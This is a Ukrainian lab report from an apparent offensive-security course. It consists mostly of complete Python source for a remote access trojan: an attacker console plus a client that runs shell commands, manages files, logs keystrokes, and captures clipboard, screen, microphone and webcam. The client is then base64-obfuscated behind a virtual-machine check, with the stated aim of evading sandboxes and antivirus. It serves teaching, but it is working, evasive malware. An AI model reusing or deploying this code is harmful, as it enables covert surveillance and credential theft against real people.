Лабораторна робота №4
Системи віддаленого керування

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Варіант 6

Мета роботи
Отримати навички аналізу та моделювання систем віддаленого керування.

Завдання 1:
Розробіть систему віддаленого керування:
• ОС Windows, Linux;
• Кросплатформений центр керування (зверніть увагу на web інтерфейс або PyQt);
• Реалізує техніки розділу 4.3: 1056, 1057, 1059, 1082, 1083, 1105, 1107, 1113, 1115, 1123, 1125 (опційно 1055, 1093);
• Відповідає Vault7 Development Tradecraft DOs and DON'Ts [83];
• В якості технологій антиемуляції та антивіртуалізації використовує результати лабораторної роботи 3;

Реалізуємо простий сервер для нападаючого:

```
import os
import base64
import socket

# Attacker's server info
HOST = "127.0.0.1"
PORT = 65432
BUF_SIZE = 1048576

USAGE = """USAGE: [command number] [args]
Supported command numbers:
    "1" - system information discovery,
    "2 [command] [args]" - command-line interface,
    "3 [file/folder path]" - file and directory discovery,
    "4 [your origin file path] [destination file for target]" - remote file copy,
    "5 [file path]" - file deletion,
    "6" - process discovery,
    "7 [number of presses to capture]" - input capture,
    "8" - clipboard data,
    "9" - screen capture,
    "10 [seconds to record]" - audio capture,
    "11 [seconds to shot]" - video capture"""

with socket.socket(socket.AF_INET, socket.SOCK_STREAM) as s:
    s.connect((HOST, PORT))
    print(f"Connected to ({HOST}, {PORT})\n{USAGE}")
```

```
    while True:
        msg = input("\n> ").strip()
        cmd = msg.split()
        if not cmd:
            print(USAGE)
            continue
        if cmd[0] == '4':
            if os.path.exists(cmd[1]):
                with open(cmd[1], "rb") as file:
                    cmd[1] = base64.b64encode(file.read()).decode("utf8")
                msg = ' '.join(cmd)
            else:
                print(f"FileNotFound: {cmd[1]}")
                continue
        s.sendall(str.encode(msg))
        if msg == "exit":
            break
        data = s.recv(BUF_SIZE)
        response = data.decode()
        if response == "CommandNotFound":
            print(USAGE)
        else:
            if cmd[0] == '9':
                with open("shot.png", "wb") as file:
                    file.write(base64.b64decode(response))
                response = "File saved to 'shot.png'"
            elif cmd[0] == '10':
                with open("audio.wav", "wb") as file:
                    file.write(base64.b64decode(response))
                response = "File saved to 'audio.wav'"
            elif cmd[0] == '11':
                with open("video.avi", "wb") as file:
                    file.write(base64.b64decode(response))
                response = "File saved to 'video.avi'"
            print(f"Received:\n{response}")
```

Реалізуємо простий клієнт, який треба запустити на цільовій машині:

```
import os
import re
import cv2
import uuid
import json
import base64
import psutil
import socket
import platform
import clipboard
import subprocess
import sounddevice
import scipy.io.wavfile as wavfile
from mss import mss
from pynput.keyboard import Listener

hostname = socket.gethostname()
```


```
local_ip = socket.gethostbyname(hostname)

HOST = "127.0.0.1"
PORT = 65432
BUF_SIZE = 1048576


def get_system_info():
    try:
        info = {"platform": platform.system(), "platform-release": platform.release(),
                "platform-version": platform.version(), "architecture":
platform.machine(),
                "hostname": socket.gethostname(), "ip-address":
socket.gethostbyname(socket.gethostname()),
                "mac-address": ':'.join(re.findall("..", "%012x" % uuid.getnode())),
"processor": platform.processor(),
                "ram": str(round(psutil.virtual_memory().total / (1024.0 ** 3))) + "
GB"}
        response = json.dumps(info)
    except Exception as e:
        response = f"Error: {e}"
    return response


def options(command):
    try:
        response = subprocess.check_output(command, shell=True, universal_newlines=True)
    except subprocess.CalledProcessError as e:
        response = f"CalledProcessError: {e}"
    return response


def get_file_dir_info(path):
    if platform.system() == "Windows":
        response = options(f"dir {path}")
    elif platform.system() == "Linux":
        response = options(f"ls -la {path}")
    else:
        response = "Platform are not supported"
    return response


def save_base64_to_file(file_code, output_path):
    try:
        with open(output_path, "wb") as file:
            file.write(base64.b64decode(file_code))
        response = f"File saved to '{output_path}'"
    except Exception as e:
        response = f"Error: {e}"
    return response


def delete_file(path):
    try:
        os.remove(path)
        response = f"File '{path}' deleted"
```


```
    except Exception as e:
        response = f"Error: {e}"
    return response


def get_processes():
    try:
        response = '\n'.join([proc.name() for proc in psutil.process_iter()])
    except Exception as e:
        response = f"Error: {e}"
    return response


def run_keylogger(num_presses):
    history = []
    try:
        def on_press(key):
            history.append(str(key))
            if len(history) == num_presses:
                return False
            return True
        with Listener(on_press=on_press) as listener:
            listener.join()
        response = ' '.join(history)
    except Exception as e:
        response = f"Error: {e}"
    return response


def get_clipboard():
    try:
        response = clipboard.paste()
    except Exception as e:
        response = f"Error: {e}"
    return response


def get_screenshot():
    try:
        with mss() as sct:
            sct.compression_level = 8
            filename = sct.shot(mon=-1)
        with open(filename, "rb") as file:
            response = base64.b64encode(file.read()).decode("utf8")
        os.remove(filename)
    except Exception as e:
        response = f"Error: {e}"
    return response


def get_audio(seconds, sr=11025, filename="audio.wav"):
    try:
        record = sounddevice.rec(int(seconds * sr), samplerate=sr, channels=1)
        sounddevice.wait()
        wavfile.write(filename, sr, record)
        with open(filename, "rb") as file:
```


```
            response = base64.b64encode(file.read()).decode("utf8")
        os.remove(filename)
    except Exception as e:
        response = f"Error: {e}"
    return response


def get_video(seconds, fps=25, filename="video.avi"):
    try:
        cap = cv2.VideoCapture(0)
        width = int(cap.get(cv2.CAP_PROP_FRAME_WIDTH))
        height = int(cap.get(cv2.CAP_PROP_FRAME_HEIGHT))
        writer = cv2.VideoWriter(filename, cv2.VideoWriter_fourcc(*'DIVX'), fps, (width,
height))
        i = 0
        while cap.isOpened():
            ret, frame = cap.read()
            if not ret:
                break
            writer.write(frame)
            i += 1
            if i >= seconds * fps:
                break
        cap.release()
        writer.release()
        with open(filename, "rb") as file:
            response = base64.b64encode(file.read()).decode("utf8")
        os.remove(filename)
    except Exception as e:
        response = f"Error: {e}"
    return response


while True:
    try:
        with socket.socket(socket.AF_INET, socket.SOCK_STREAM) as s:
            s.bind((HOST, PORT))
            s.listen()
            conn, addr = s.accept()
            with conn:
                while True:
                    data = conn.recv(BUF_SIZE)
                    cmd = data.decode().strip().split()
                    if not cmd:
                        cmd = ['0']
                    if cmd[0].lower() == "exit":
                        options("exit")
                        break
                    elif cmd[0] == '1':
                        output = get_system_info()
                    elif cmd[0] == '2':
                        output = options(' '.join(cmd[1:]))
                    elif cmd[0] == '3':
                        output = get_file_dir_info(cmd[1])
                    elif cmd[0] == '4':
                        output = save_base64_to_file(cmd[1], cmd[2])
```

```
                    elif cmd[0] == '5':
                        output = delete_file(cmd[1])
                    elif cmd[0] == '6':
                        output = get_processes()
                    elif cmd[0] == '7':
                        output = run_keylogger(int(cmd[1]))
                    elif cmd[0] == '8':
                        output = get_clipboard()
                    elif cmd[0] == '9':
                        output = get_screenshot()
                    elif cmd[0] == '10':
                        output = get_audio(int(cmd[1]))
                    elif cmd[0] == '11':
                        output = get_video(int(cmd[1]))
                    else:
                        output = "CommandNotFound"
                    conn.sendall(str.encode(output))
    except ConnectionResetError as exc:
        pass
```

Клієнт нічого не виводить, прив’язується до сервера і завжди намагається підтримувати зв’язок. Перевіримо його роботу зі сторони нападаючого:








Тепер обфускуємо і додамо детектування віртуального середовища (за бажанням ще можна “скомпілювати” в один виконуваний файл за допомогою PyInstaller, щоб не залежати від наявності та налаштувань інтерпретатора Python у цільовій системі):


```
import base64
from py_vmdetect import VMDetect

vmd = VMDetect()

if not vmd.is_vm():
    code = b'aW1wb3J0IG9zDQppbXBvcnQgcm...NCiAgICAgICAgcGFzcw0K=='
    eval(compile(base64.b64decode(code), '<string>', 'exec'))
```

Завдання 2:

Проаналізуйте отриманий зразок в системах з розділів 3.3.1 та 3.3.2, впевніться у відсутності детектування.

1) Cuckoo Sandbox





2) Лабораторія антивірусів